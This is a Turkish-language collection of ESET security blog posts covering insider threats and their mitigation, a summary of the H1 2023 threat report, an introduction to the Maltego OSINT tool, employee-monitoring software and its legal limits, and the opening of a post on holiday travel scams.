Her şey masum bir buluşma daveti ile başladı. Bir Tesla çalışanını eski iş arkadaşı bir şeyler içmeye davet etti. Birkaç buluşmadan sonra, eski arkadaş gerçek niyetini açıkladı: Tesla çalışanına 1 milyon dolar teklif etti. Yapılan plana göre, otomobil üreticisinin bilgisayar ağına kötü amaçlı yazılım yükleyecek ve bir siber suç şebekesinin Tesla’dan hayati verileri çalıp fidye istemesine yardım edecekti. Neyse ki çalışan doğru olan şeyi yaptı ve teklifi işverenine bildirdi. Görüştüğü kişiyi adalete teslim etmek için FBI ile birlikte çalışarak bu komploya engel oldu.
Ancak bu örnek, olayların tam tersi yönde gelişmesinin de mümkün olduğunu gösteriyor. Aslında bu saldırı girişimi bir gerçeğin altını çiziyor. Çalışanlar, bir kurumun sadece en büyük varlığı değil, aynı zamanda en büyük siber riskidir ve çoğu zaman gözden kaçırılır.
Bu konuya dikkat çeken birkaç istatistik de var. Verizon’un 2023 Veri İhlali Soruşturmaları Raporu’na göre, çalışmada incelenen yaklaşık 5.200 veri ihlalinin %19’una kurum içi çalışanlar neden oldu. Ayrıca Ponemon Enstitüsü’nün “içerideki bir çalışandan kaynaklanan maddi zararlar” yaşayan kuruluşların BT ve BT güvenlik uzmanlarından oluşan 1.000 kişi ile yaptığı anket, içeriden desteklenen güvenlik ihlallerinin, iki yıl içinde yüzde 44 arttığını ortaya koydu. 2022 İç Tehdit Maliyeti Küresel Raporu, bu olayların sayısını 6.800’den fazla olarak belirledi ve etkilenen kuruluşların iç tehditlerin düzeltilmesi için yılda 15,4 milyon dolar harcadığını ortaya koydu.
## İç tehditler de dahil olmak üzere saldırı yüzeyi genişliyor
Yazılım tedarik zinciri saldırıları, iş e-postalarının ele geçirilmesi (BEC) dolandırıcılığı ve çalıntı çalışan oturum açma bilgilerini kullanan diğer dolandırıcılıklar gibi tehlikeli siber tehditler, fidye yazılımları ve genellikle gelişen bir hizmet olarak siber suç iş modeli tarafından kolaylaştırılan diğer saldırılarla birlikte, siber güvenlik konusunu şirketlerin yönetim kurulu gündemlerinin en üst sıralarına taşıdı.
Dijital dönüşümdeki hız, bulut destekli esnek çalışma düzenine geçiş ve üçüncü taraf tedarikçilere olan güvenin artmasıyla birlikte, her kuruluşun saldırı yüzeyi önemli ölçüde genişledi. Günümüzde siber güvenlik ortamı her zamankinden daha karmaşık ve bundan saldırganlar büyük ölçüde yararlanıyor, bu durumda en kritik riskleri belirlemek ve önceliklendirmek zor olabiliyor.
Tüm bunların yanı sıra dış saldırganları uzak tutmak bu mücadelenin yalnızca yarısıdır. İçeriden destekli bir olayın verdiği zarar yalnızca dışarıdan bir saldırganın verdiği zarardan daha çok olsa bile, iç tehditler genellikle “en üst sıralarda” yer almaz.
## İç tehditler yanı başınızda
İç tehditler, bir şirketin ağlarına, sistemlerine veya verilerine zarar verebilecek eski veya aktif bir çalışanı veya yükleniciyi ifade ettiğinden, bir kuruluşun temelinden gelen bir tür siber güvenlik tehdididir.
İç tehditler kasıtlı ve kasıtsız olmak üzere iki ana gruba ayrılır. Kasıtsız grubu, kazara ve dikkatsiz eylemler olarak tekrar ayrılır. Araştırmalar, içeriden kişilerle ilgili olayların çoğunun kötü niyetten çok dikkatsizlik veya ihmalden kaynaklandığını gösteriyor.
Tehdit, gizli verilerin çalınması veya kötüye kullanılması, dahili sistemlere zarar verilmesi, kötü amaçlı aktörlere erişim izni verilmesi ve benzeri pek çok şekilde olabilir. Bu tür tehditler genellikle finansal, intikam, ideoloji, ihmal veya doğrudan kötü niyet gibi çeşitli nedenlerle olabilir.
Bu tehditleri tespit etmek zordur ancak önlemek daha da zor olabileceği için benzersiz güvenlik zorlukları taşır, çünkü içeridekiler dışarıdaki saldırganlardan daha fazla fırsata sahiptir. Çalışanlar ve yükleniciler işlerini yapabilmek için bir kuruluşun sistemlerine ve verilerine yasal ve geniş erişime ihtiyaç duyarlar. Bu da tehdidin saldırı gerçekleşene kadar veya zarar verilene kadar fark edilemeyebileceği anlamına gelir. Çalışanlar da genellikle işverenin güvenlik önlemlerini ve prosedürlerini bilir ve bunları daha kolay atlatabilir.
Ayrıca, güvenlik izinlerinin düzenli olarak geçmiş kontrollerinin yapılması gerekir ve çalışanların ruh halinin zamanla değişebileceği hesaba katılmaz.
Her şeye rağmen, bir kuruluşun iç tehdit riskini en aza indirmek için alabileceği bazı önlemler vardır. Bu önlemler, güvenlik kontrolleri ve güvenlik farkındalığı kültürünün birleşimine dayanır ve araçları, süreçleri ve insanları kapsar.
### İç tehdit riskini azaltacak önlemler
Bu önlemler siber güvenlikle ilgili her sorunu çözmez ancak kurumları iç tehditlere karşı koruma konusunda çok yararlıdır.
1. **Erişim kontrolleri yapın:** Rol tabanlı erişim kontrolü (RBAC) gibi erişim kontrollerinin yapılması, hassas verilere ve sistemlere erişimin yalnızca görevleri yerine getirmek için ihtiyaç duyan çalışanlarla sınırlandırılmasına yardımcı olabilir. Bir şirket, yalnızca iş ile ilgili görevler için erişim ihtiyacı olan çalışanlara izin vererek içeriden gelebilecek tehditlere maruz kalma riskini önemli ölçüde azaltabilir. Erişim seviyelerinin uygun kalması ve çalışanların görevleriyle uyumlu olması için bu erişim ayrıcalıklarının düzenli olarak gözden geçirilmesi de önemlidir.
2. **Çalışan faaliyetlerini izleyin:** Çalışanların şirket cihazlarındaki veya ağlarındaki faaliyetlerini izlemek için izleme araçlarının kullanılması, bir iç tehdit işareti olabilecek şüpheli davranışların belirlenmesine yardımcı olabilir. İzleme aynı zamanda, alışılmadık veri aktarımlarının veya hassas sistemlere ve verilere sıra dışı erişim yöntemlerinin tespit edilmesine de yardımcı olabilir. Ancak gizlilikle ilgili olası endişeleri gidermek için yerel düzenlemelere uyduğunuzdan ve izlemeyle ilgili açık kurallar oluşturduğunuzdan emin olun.
3. **Geçmiş kontrolleri yapın:** Hassas ve gizli verilere erişim izni vermeden önce tüm çalışanlar, yükleniciler ve tedarikçiler için geçmiş kontrollerinin yapılması olası risklerin belirlenmesine yardımcı olabilir. Bu kontroller aynı zamanda bir kişinin çalışma geçmişini ve sabıka kaydını doğrulamak için de kullanılabilir.
4. **Güvenlik farkındalığı eğitimi düzenleyin:** Çalışanlara düzenli olarak güvenlik farkındalığı eğitimi verilmesi, siber güvenlik riskleri ve bunların nasıl azaltılacağı konusundaki bilincin artmasına yardımcı olur. Bu, kimlik avı dolandırıcılığına yakalanmak gibi kazara iç tehdit olasılığını azaltmaya yardımcı olabilir.
5. **Veri Kaybını Önleme:** Bir DLP sisteminin uygulanması, hassas verilerin yetkisiz aktarımını veya paylaşımını izleyerek, tespit ederek ve engelleyerek veri kaybını veya hırsızlığını önlemeye yardımcı olabilir. Bu, iç tehditleri azaltmaya yardımcı olurken aynı zamanda gizli verileri de korur. Ancak buradaki uyarı, DLP sağlayıcılarının da saldırganların hedefinde olduğudur, bu da ayrı bir endişe kaynağıdır.
Unutulmamalıdır ki bu önlemlerin hiçbiri tek başına kusursuz değildir ve hiçbir çözüm iç tehditleri tamamen ortadan kaldıramaz. Ancak bu önlemlerin bir kombinasyonunu uygulayarak ve güvenlik politikalarını düzenli olarak gözden geçirip güncelleyerek işletmeler iç tehditlere maruz kalma oranlarını önemli ölçüde azaltabilir.
## En iyi seçim: güvenlik farkındalığı eğitimi
Bu, birkaç nedenden ötürü açıklanan önlemler arasında en iyisidir. Öncelikle bu eğitimler, kasıtsız iç tehdit riskini azaltarak işletmelere yarar sağlayabilir.
Çoğu zaman, çalışanlar belirli siber güvenlik risklerinin farkında değildir ve farkında olmadan bir kimlik avı bağlantısına tıklayabilir, kötü amaçlı yazılım indirebilir veya gizli dahili verileri paylaşarak veri ihlallerine veya diğer olaylara yol açabilir. Çalışanlara düzenli eğitim verilerek bu tür olaylar önlenebilir, böylece bu iç tehditle ilişkili maliyetlerin yanı sıra ihlallerle ve yasal sorunlarla ilişkili itibar kaybı da azaltılabilir.
Ayrıca, güvenlik farkındalığı eğitimi vermek hem kişisel siber hijyeni hem de bir şirketin genel güvenlik durumunu iyileştirebilir. Güvenlik olaylarını tanımak ve bildirmek üzere eğitilen çalışanlar, güvenlik tehditlerini erken tespit edip etkisinin hafifletilmesine yardımcı olabilir, bunlarla ilişkili maliyetler azalacağı için verimliliğin ve üretkenliğin artmasını sağlayabilir.
Bir şirketin özel ihtiyaçlarına göre uyarlanmış önlemlerin bir kombinasyonunu uygulamak, iç tehditlerle mücadele etmek ve uzun vadede maliyet tasarrufu sağlamak için mevcut en iyi yaklaşımdır.
*İLGİLİ MAKALE:* [İç tehdit nedir? Tanım, örnekler ve çözüm](https://antivirus.com.tr/ic-tehdit-nedir-tanim-ornekler-ve-cozum/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** İç Tehditler, Siber Güvenlik
---
### [ESET Tehdit Raporu H1 2023](https://antivirus.com.tr/eset-tehdit-raporu-h1-2023/)
**Published:** Temmuz 12, 2023
**Author:** ESET
**Excerpt:** ESET telemetrisi tarafından ve ESET tehdit algılama ve araştırma uzmanlarının perspektifinden H1 2023 tehdit ortamına bir bakış.
**Content:**
*ESET telemetrisi tarafından ve ESET tehdit algılama ve araştırma uzmanlarının perspektifinden H1 2023 tehdit ortamına bir bakış*.
Veri sunumuna yönelik yeni yaklaşımımız ile içeriğini daha ilgi çekici ve erişilebilir hale getirmeyi amaçladığımız değişiklikler içeren ESET Tehdit Raporu’nun en son sayısını sunmaktan mutluluk duyuyoruz. Bu raporda hedefimiz her bir algılama kategorisindeki tüm veri değişikliklerini detaylandırmak yerine, seçilmiş, dikkate değer gelişmelerin daha derinlemesine analizlerini sağlamak oldu. Her kategoriyle ilgili telemetri verilerine kapsamlı bir genel bakış arayanlar için, grafiklerin ve şekillerin tamamını özel bir Tehdit Telemetrisi bölümüne ekledik.
Dikkate değer bir diğer güncelleme, yayın sıklığındaki değişiklik oldu. Yılda üç seferden altı ayda birlik bir yayın programına geçiyoruz. Bu sayıda, Aralık 2022’den Mayıs 2023’e kadar olan dönemi kapsayan H1 2023’ün öne çıkan özelliklerine odaklanıyoruz. Bu dönemi H2 2022 ile karşılaştırırken, Haziran 2022’den Kasım 2022’ye kadar olan zaman dilimine de atıfta bulunuyoruz.
H1 2023’te, siber suçluların güvenlik açıklarından yararlanmak, yetkisiz erişim elde etmek, hassas bilgileri tehlikeye atmak veya bireyleri dolandırmak gibi kötü niyetli hedeflerine ulaşmak için dikkat çekici uyarlanabilirliklerini ve yeni yollar peşinde koşmalarını vurgulayan eğilimleri gözlemledik. Saldırı modellerindeki değişikliklerin nedenlerinden biri, özellikle makro etkinleştirilmiş dosyaların açılmasında Microsoft tarafından uygulanan daha katı güvenlik ilkeleri oldu. H1 2023’te bu önlemleri atlamaya yönelik yeni bir girişimde, saldırganlar makroları silahlandırılmış OneNote dosyalarıyla değiştirerek diğer dosyaları doğrudan OneNote’a katıştırma özelliğinden yararlandı. Buna cevaben, Microsoft yeniden değişikliğe gitti ve Microsoft SQL sunucularına karşı kaba kuvvet saldırılarının yoğunlaşması muhtemelen suçlular tarafından test edilen yeni yaklaşımların sonucuydu.
Telemetri verilerimiz ayrıca, bir zamanlar kötü şöhretli Emotet botnet’inin operatörlerinin küçülen saldırı yüzeyine uyum sağlamakta zorlandığını ve muhtemelen botnet’i farklı bir grubun edindiğini gösteriyor. Fidye yazılımı alanında, aktörler yeni fidye yazılımı varyantları oluşturmak için daha önce sızdırılmış kaynak kodunu daha fazla yeniden kullandılar. Bu, amatörlerin de fidye yazılımı faaliyetlerinde bulunmalarını sağlarken, aynı zamanda bizim gibi savunucuların yeni ortaya çıkanlar da dahil olmak üzere daha geniş bir yelpazedeki varyantları daha genel bir kurallar ve algılamalar kümesiyle tespit edebilmesini sağlar.
Her ne kadar kripto para birimi tehditleri telemetrimizde istikrarlı bir şekilde azalsa da – bitcoin’in değerindeki son artışla kripto para birimi ile ilgili siber suç faaliyetleri, kripto madenciliği ve kripto çalma yeteneklerinin giderek daha çok yönlü kötü amaçlı yazılım türlerine dahil edilmesiyle devam ediyor. Bu evrim, geçmişte gözlemlenen keyloggers gibi kötü amaçlı yazılımların başlangıçta ayrı bir tehdit olarak tanımlandığı, ancak sonunda birçok kötü amaçlı yazılım ailesinin ortak bir yeteneği haline geldiği bir modeli takip ediyor.
Finansal kazanca odaklanan diğer tehditlere baktığımızda, sextortion dolandırıcılık e-postalarının geri dönüşünü, insanların çevrimiçi faaliyetleriyle ilgili korkularını istismar ettiklerini ve meşru kişisel kredi hizmetleri olarak maskelenen ve acil finansal ihtiyaçları olan savunmasız bireylerden faydalanmak isteyen aldatıcı Android kredi uygulamalarının endişe verici bir şekilde büyüdüğünü gözlemledik.
ESET Tehdit Raporu H1 2023
Raporu okuyun

Tehdit istihbaratının kuruluşunuzun siber güvenlik duruşunu nasıl geliştirebileceği hakkında daha fazla bilgi edinmek için [ESET Tehdit Bilgileri](https://www.eset.com/tr/business/services/threat-intelligence/) sayfasını ziyaret edin.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Rapor
---
### [Maltego: Çevrimiçi ortamda ne kadar ifşa olduğunuzu kontrol edin](https://antivirus.com.tr/maltego-cevrimici-ortamda-ne-kadar-ifsa-oldugunuzu-kontrol-edin/)
**Published:** Temmuz 6, 2023
**Author:** ESET
**Excerpt:** Maltego ile kuruluşunuzun ağını saldırganların görebileceği şekilde görüp, zayıf noktaları belirleyip güvenlik duruşunuzu geliştirebilirsiniz.
**Content:**
Maltego ile kuruluşunuzun ağını saldırganların görebileceği şekilde görüp, zayıf noktaları belirleyip güvenlik duruşunuzu geliştirebilirsiniz.
Kişisel veriler siber suçlular için çok değerlidir çünkü bu verilerle kimlik avı ve diğer sosyal mühendislik saldırılarını değiştirir ve geliştirirler. Çevrimiçi ortamda bolca bulunan çok çeşitli kişisel veriler, hem kişisel hem de şirketleri hedef alan saldırılar ve dolandırıcılıklarda kullanılır.
Buna karşılık kuruluşlar da kendileri hakkında çeşitli kamuya açık bilgileri toplamalarına olanak tanıyan [Açık Kaynak İstihbaratı](https://www.welivesecurity.com/2021/06/16/osint-101-what-is-open-source-intelligence-how-is-it-used/) (OSINT) gibi tekniklerden yararlanabilir. Bu sayede, ağlarını saldırganların nasıl gördüğünü anlama, zayıf noktalarını belirleme ve bu bilgilerle güvenliklerini artırma olanağı bulurlar. Bu tür popüler ve güçlü bilgi toplama araçlarından biri de Maltego yazılımıdır.
## Maltego nedir ve neden kullanılır?
Maltego, etik bilgisayar korsanlarının, sızma testi uzmanlarının ve diğer güvenlik uygulayıcılarının internetteki kişiler veya şirketler hakkındaki bilgileri ortaya çıkarmasını sağlayan bir yazılımdır. Sosyal medya profilleri, e-posta adresleri, telefon numaraları, konumlar, profesyonel bağlantılar ve diğer bilgiler arasındaki çapraz veri eşleştirme ve haritalandırma yapmalarını sağlar. Bilgiler, anlaşılır grafiksel bağlantılar ve ilişki diyagramları ile gösterilir.
**Bu makaleyi de okuyun:** [Sosyal medya için 5 ücretsiz OSINT aracı](https://antivirus.com.tr/sosyal-medya-icin-5-ucretsiz-osint-araci/)
Maltego, hem özel sektör hem de kamudaki çeşitli kuruluşlar için birçok fayda sunar: Siber güvenlik uygulayıcıları, bir şirketin bilgi ve altyapısının güvenliğini tehlikeye atabilecek tehditler hakkında değerli bilgiler toplamak için Maltego’dan yararlanabilir. Emniyet güçleri, diğer şeylerin yanı sıra dolandırıcılığı araştırmaya ve dijital kanıt toplamaya yardımcı olan değerli verileri toplamak için Maltego’yu kullanabilir.
## Maltego ne tür bilgiler toplayabilir?
Yazılımın sık kullanılan özellikleri, varlıklar olarak tanımlanan IP adresleri, alan adları, e-postalar, sosyal medya profilleri arasındaki ilişkileri tanımlamak ve görselleştirmektir. Ayrıca Maltego, veritabanları, çevrimiçi arama araçları, API’ler gibi farklı bilgi kaynaklarını birleştirmenize olanak tanır.
Maltego’nun ücretsiz sürümü bile aşağıdakiler de dahil olmak üzere çok fazla bilgi toplar:
1. **Ağ bilgisi**: Maltego, ağdaki ana bilgisayarları, açık bağlantı noktalarını ve kullanılan protokolleri tarayabilir ve bunlar hakkında bilgi toplayabilir. Örneğin, Maltego ile analiz edilecek ağ hakkında daha spesifik bilgiler toplamanıza izin veren Shodan’ı araç içinden indirebilirsiniz.
2. **Ana bilgisayar ve e-posta bilgisi**: Maltego, DNS girişleri, e-posta günlükleri ve ana bilgisayar adı günlükleri gibi alan adları hakkında bilgi toplayabilir. Ayrıca e-posta adresleri, alan adları, e-posta sağlayıcıları ve DNS kayıtları hakkında bilgi toplayabilir.
3. **Sosyal medya bilgisi**: Maltego profiller, gönderiler, arkadaşlar, takipçiler ve bağlantılar dahil olmak üzere sosyal medyadan çok çeşitli bilgiler toplayabilir.
4. **Kişiler ve kuruluşlar hakkında bilgi**: Maltego, adları, adresleri, telefon numaraları, e-posta adresleri, web siteleri ve sosyal medya profilleri dahil olmak üzere kişiler veya kuruluşlar hakkında bilgi toplayabilir.
5. **Kötü amaçlı yazılım bilgisi**: Maltego, dosya adları, parmak izleri, saldırı modelleri ve davranışları gibi kötü amaçlı yazılımlar hakkında bilgi toplayabilir. Tehditler hakkında bilgi toplamaya yardımcı olarak tehdit istihbaratı görevleri için kullanışlı bir araçtır.
Arka planda şunları yapar:

- Maltego istemcisi, HTTPS üzerinden seed sunucularına XML formatında bir istek gönderir.
- Seed sunucusundan gelen talep, dönüşüm uygulama sunucularına (TAS) gönderilir ve bunlar da talebi hizmet sağlayıcılara iletir.
- Sonuçlar Maltego istemcisine gönderilir.
## Maltego nasıl kullanılır
Maltego’yu Windows, macOS veya Linux’a indirip kurun ve kendi web sitesinde uygulamayı ve ücretsiz sunucuları kullanmanıza izin verecek bir hesap oluşturun. Yazılımı yükledikten ve oturum açtıktan sonra, yeni bir arama sayfası oluşturmanız ve arama yapmak istediğiniz varlığı (bu durumda bir kişi) buraya sürüklemeniz gerekir. Aramayı başlattığınızda çıkan sonuçları göreceksiniz.
Maltego kullanmaya başlayın
## Maltego kullanmaya başlayın
Yapmak istediğiniz arama türünü seçtikten sonra, yapılandırma bölümüne erişmek için kişi simgesine çift tıklayın. Adı girdikten sonra kişi simgesine sağ tıklayın ve “run transform” öğesini seçin. Burada, e-posta adresleri, bir web sitesinin IP adresleri vb. gibi belirli bilgileri arayabileceğiniz farklı alt kategoriler vardır. Bu özel durumda, İnternet’teki tüm olası bilgileri aramak için “all transforms” öğesi seçilmelidir, böylece hızlı bir şekilde veri toplama başlar ve sonuç aşağıda resimdeki gibi olur:
Maltego Bilgi arama sonuçlarına örnek
Ekran görüntüsünde, “John Doe” adının geçtiği veya bununla ilgili bilgilerin bulunduğu web sitelerini görebilirsiniz. Bu araç, Facebook, LinkedIn, Instagram, Tik Tok, Snapchat, Twitter ve Youtube’daki profilleri bulabilecek kadar da güçlüdür. Ayrıca sosyal medyada bu kişiyle ilgili arkadaşları da bulabilirsiniz. Ayrıntıları görmek için, bağlantıların ve diğer bilgilerin yer aldığı “View” yan çubuğundaki “List View” düğmesine tıklayın.
Maltego tarafından toplanan bilgi türü
## **Sonuç**
Maltego kullanılarak toplanan bilgiler siber suçlular tarafından saldırılar için de kullanılabilir. Bu nedenle, bir siber suçlunun şahsi veya şirketimiz hakkında ne tür bilgiler öğrenebileceğini anlamak ve güvenlik açığı seviyemizin farkında olmak ve bu açığı azaltmak yararlıdır.
Bir OSINT aracı kullandığınızda, suç işlememek veya başkalarının gizliliğini ihlal etmemek için bilgilerin toplanması ve kullanılmasıyla ilgili yerel ve ulusal yasa ve yönetmeliklerle ilgili bilgi sahibi olun. Ayrıca, bilgi toplarken ve depolarken, olası hırsızlık veya veri ihlallerine karşı koruma önlemleri almak önemlidir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Maltego, Siber Güvenlik
---
### [Çalışan izleme: "bossware" şirketiniz için doğru mu?](https://antivirus.com.tr/calisan-izleme-bossware-sirketiniz-icin-dogru-mu/)
**Published:** Temmuz 4, 2023
**Author:** ESET
**Excerpt:** Çalışan izleme yazılımı (bossware) verimliliği artırabilirken, aynı zamanda potansiyel bir gizlilik tehdidi olabilir ve çalışanlarınızla olan ilişkinizi etkileyebilir
**Content:**
Çalışan izleme yazılımları (bossware) verimliliği artırabilirken, aynı zamanda potansiyel bir gizlilik tehdidi olabilir ve çalışanlarınızla olan ilişkinizi etkileyebilir
İş yerinde her zaman uyumlu çalışmak mümkün olmayabilir ve işverenler ile çalışanlar birçok konuda fikir çatışması yaşayabilir. Ancak bu konuda başka bir “tehdit” daha olabilir: Çalışanların uzaktan izlenmesi. Bazı durumlarda, “bossware” ve “tattleware” olarak da adlandırılan çalışan izleme yazılımları, işveren ile çalışan ilişkilerinin bozulmasına neden olabilir.
İyi kullanıldığında, bossware yazılımı bir kuruluşu hırsızlık ve yasal risklerden korumaya yardımcı olabilir ve hatta verimlilik artışı sağlayabilir. Ancak aynı zamanda çalışanlarınızın motivasyonunu düşürebilecek ve kuruluşunuzu davalara maruz bırakabilecek bir gizlilik tehdididir.
Yine de her yerden çalışılan yeni bir çağda, yöneticilerin dağıtılmış iş gücünü izlemesi giderek daha ilgi çekici oluyor. Neyin tehlikede olduğunu düşününce, çalışanlarını izlemeyi düşünen herhangi bir kuruluş için dikkatli planlama temel olmalıdır.
## Bossware nedir?
Bossware, değişik çalışan izleme araçları için kullanılan genel bir deyimdir. Bu tür yazılımların işlevselliği değişmekle birlikte, genel anlamda çalışanın gün içinde hangi programları ne kadar süreyle kullandığını izlemeyi amaçlar. Daha müdahaleci gözetim, çalışanın ekranını kaydedebilir ve tuş vuruşlarını günlüğe kaydedebilir. Bossware, bir çalışanın bilgisayarına veya cihazına açık bilgilendirme ve onayı sonucunda yüklenmelidir, ancak durum her zaman böyle değildir.
Çalışanların izlenmesi, pandemiden sonra artan uzaktan çalışma şekli nedeniyle düşündüğünüzden daha yaygındır. Bir araştırma, uzaktan çalışanları olan şirketlerin %60’ının artık bir tür patron yazılımı kullandığını ve %88’inin yazılımı dağıttıktan sonra çalışanlarını işten çıkardığını gösteriyor. Bunun nedeni, faaliyetleri izlenen çalışanların yarısından fazlasının (%53) her gün üç veya daha fazla saatini iş dışı faaliyetlere harcadığının tespit edilmesi olabilir.
**İzleme şunları kapsayabilir:**
- E-postalar (içerik ve gönderenler/alıcılar)
- Tarayıcı geçmişi
- Uygulama kullanımı
- Bilgisayar ekranı ve tuş vuruşları
- Web kameraları
- Telefon kullanımı ve arama içeriği
- Ofisteki CCTV görüntüleri
- GPS araç takibi
- Giriş kartı konum takibi
- Sağlık ve ruh durumu belirtilerinin takibi

## Bossware faydaları ve riskleri
Bossware savunucuları, izleme yazılımının akılcı kullanımının kuruluşlarına aşağıdakiler de dahil olmak üzere çeşitli şekillerde yardımcı olabileceğini söylüyor:
- Çalışanların stres seviyelerinin izlenmesi
- Odaklanamayan çalışanların ve optimize edilebilecek tekrarlayan görevlere fazla zaman harcayan çalışanların verimliliğini artırmaya yardımcı olmak
- Herkesin üzerine düşeni yapmasını sağlayarak iş yerinde adil bir düzen kurmak
- Kasıtlı/kazara veri sızıntısı ve kötü güvenlik hijyeni riskinin azaltılması
Aşağıdaki gibi potansiyel olumsuz yönleri de vardır:
- Çalışanlar geçici çözümler bulabilir, böylece potansiyel faydalar ortadan kalkabilir
- Sınırlı bilgisayar/cihaz tabanlı izleme, düşünme, problem çözme ve diğer dijital olmayan görevler için harcanan zamanı kaydetmede başarısız olabilir. Bu da yöneticilerin çalışan verimliliğiyle ilgili görüşlerini yanıltabilir
- Stres seviyelerini yükseltir ve personelin motivasyonunu düşürüp moralini bozabilir
- İşveren için gizlilik ve yasal sonuçlar
## Yasal ve gizlilik ile ilgili etkiler
Modern gizlilik ve veri koruma yasaları, bossware kullanmak isteyen kuruluşlar için ekstra bir risk katmanı oluşturur. Her türlü planın yerel yasa ve yönetmeliklere uygun olarak uygulanması önemlidir.
- **AB genelindeki GDPR,** iş yerinde izlemeye izin verir, ancak bunu bazı yönergeler ile yapar. Kuruluşların, çalışanlarını izleme planı hakkında açıkça bilgilendirme yaptığı politikaları olmalı ve mümkün olduğunca göze batmayan bir düzen kurmaya çalışmalıdır. İnternet kullanımı ve iletişim içeriği gibi şeylerin gizli ve kapsamlı bir şekilde izlenmesine izin verilmez. E-postalar gibi özel iletişimleri izlemek isteyen kuruluşlar, bunu yapmak için açık bir yasal dayanak da belirtmelidir. Ayrıca, çalışan verilerinin korunmasına ilişkin katı kurallar vardır, bu verilerin yalnızca toplanma amaçları doğrultusunda kullanılmasını ve ilgili bilgilerin gereken minimum süre boyunca toplanmasını sağlar.
- **ABD’de** federal gizlilik yasası olan Elektronik İletişim Gizlilik Yasası (ECPA), yasal iş amaçları için olduğu ve iş tarafından verilen bir cihaz/bilgisayar üzerinden yapıldığı sürece e-posta gibi elektronik iletişimin izlenmesine izin verir. Ayrıca sosyal medya ve internet faaliyetlerinin izlenmesini ve hatta tuş kaydetme ve ekran kayıtlarını da onaylar. Bununla birlikte, federal yasalar bu tür faaliyetlerin önceden bildirilmesini gerektirmese de bazı eyalet yasaları çalışanların izlenmesini uygulamadan önce işverenlerin onay almasını talep edebilir. Kuruluşlar ayrıca topladıkları verilerin güvenliğinden de sorumludur ve çalışanların izlenmesine ilişkin açıkça tanımlanmış bir politikası olmalıdır.
## Adil personel izleme uygulamaları
Yukarıdakilerden de anlaşılacağı üzere, çalışanların izlenmesi basit bir konu değildir. Hiçbir kurum veya yasal düzenleme birbirine benzemez, ancak bazı üst düzey en iyi uygulamalar şunları içerebilir:
- Programı uygulamak için yasal dayanağı göz önünde bulundurun ve ana hatlarıyla belirtin.
- İzlemenin gerekli ve dengeli olduğundan ve çalışanlarınızın yaşamlarına aşırı müdahale edilmediğinden emin olun.
- İzlemenizin kapsamına dikkat edin. E-postaları, uygulama ve internet kullanımını, aramaları içerecek mi? Yasal sorunlardan kaçınmak için, personele kişisel cihazları sadece kişisel işler için, iş cihazlarını ise sadece kurumsal işler için kullanmalarını hatırlatmak faydalı olabilir.
- Ne yapmayı planladığınız ve neden planladığınız konusunda çalışanlara mümkün olduğunca şeffaf olun, açık ve standart bir politika ile tam olarak belgelendirin.
- Toplanan tüm verilerin kayıp, hasar veya hırsızlığa karşı korunduğundan ve yalnızca yetkili kullanıcılar tarafından görülebildiğinden emin olun.
- Artık ihtiyaç kalmadığında toplanan verileri silerek veri minimizasyonu yapın.
- Eğitim oturumları ve/veya düzenli performans değerlendirmeleri gibi personel izleme alternatiflerini değerlendirin.
- İzlemenin kurum genelinde gerekli olup olmadığını ya da işin daha küçük bir bölümüyle sınırlandırılıp sınırlandırılamayacağını değerlendirin.
En iyi politikalar, kurumun iş talepleri ile çalışanların gizlilik hakları arasında zor ama gerekli bir denge kurar. Şeffaflık ve diyalog, yeni hibrit çalışma çağında personeli kurumda tutmanın anahtarıdır.
İlgili makale: [İşten çıkarma süreçleri ve politikaları nasıl belirlenir?](https://antivirus.com.tr/isten-cikarma-surecleri-ve-politikalari-nasil-belirlenir/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Bossware, Siber Güvenlik
---
### [Tatil planlıyorsanız, dolandırıcıların bir adım önünde olun!](https://antivirus.com.tr/tatil-planliyorsaniz-dolandiricilarin-bir-adim-onunde-olun/)
**Published:** Haziran 21, 2023
**Author:** ESET
**Excerpt:** İnternette karşılaşabileceğiniz sahte ücretsiz seyahatlerden sahte kiralık evlere kadar tatil sürecinde karşılaşabileceğiniz bazı tehditleri sıralıyoruz.
**Content:**
İnternette karşılaşabileceğiniz sahte ücretsiz seyahatlerden sahte kiralık evlere kadar tatil süresince karşılaşabileceğiniz bazı tehditleri sıralıyoruz.
Havalar ısınıyor ve güneşli iklimlerde tatil yapmayı dört gözle bekliyoruz. Fakat internet dolandırıcılıklarına karşı uyanık olmakta da fayda var. Seyahat dolandırıcılığı, siber suçlular için en büyük para kazanma yollarından biri. 2022 yılında [ABD Federal Ticaret Komisyonu](https://www.ftc.gov/system/files/ftc_gov/pdf/CSN-Data-Book-2022.pdf)‘na (FTC) 62.400’ün üzerinde mağduriyet bildirimi yapıldı. Mağdur başına ortalama 129 $ kayıpla, o yıl toplam 104 milyon $ farkında olmadan dolandırıcılara teslim edildi. Üstelik bu sadece bildirilen vakalar.
[Uzmanlar](https://travelweekly.co.uk/news/tour-operators/cost-of-living-crisis-will-prompt-surge-in-travel-fraud-in-2023), yükselen hayat pahalılığı ile, pazarlık peşinde koşan tatilcilerin bu tür dolandırıcılıklara karşı daha da hassas olacağına inanıyor. Bu yaz, tatil sezonunda dikkat edilmesi gereken başlıca dolandırıcılıklardan bazılarına göz atalım.
## Tatil sırasında karşılaşabileceğiniz 8 yaygın tehdit
Dolandırıcılık raporlama merkezi Action Fraud tarafından hazırlanan [yeni bir rapor](https://www.actionfraud.police.uk/news/dont-get-burnt-before-youre-on-the-beach-action-fraud-reports-over-15m-lost-to-holiday-fraud-in-the-past-year), geçtiğimiz mali yılda sadece Birleşik Krallık’ta 15 milyon Sterlin’in üzerinde kayıp yaşandığını ve bu rakamın bir önceki yıla göre %41 oranında arttığını ortaya koyuyor.
Birleşik Krallık seyahat acenteleri ticaret birliği [ABTA](https://www.abta.com/tips-and-advice/planning-and-booking-a-holiday/how-avoid-travel-related-fraud)‘ya göre, en yaygın tatil rezervasyonu dolandırıcılığı türleri konaklama, uçak biletleri, spor ve dini geziler ile devre mülkler ve tatil kulüplerini kapsıyor. Dolandırıcılar sahte web siteleri kurup, web sitelerinde ve sosyal medyada sahte reklamlar yayınlayarak ve bazen ödeme yapmak için yasal olmayan yollardan ele geçirilmiş ödüller veya çalıntı kuponlar kullanarak daha ucuz fırsatlar sunuyorlar.
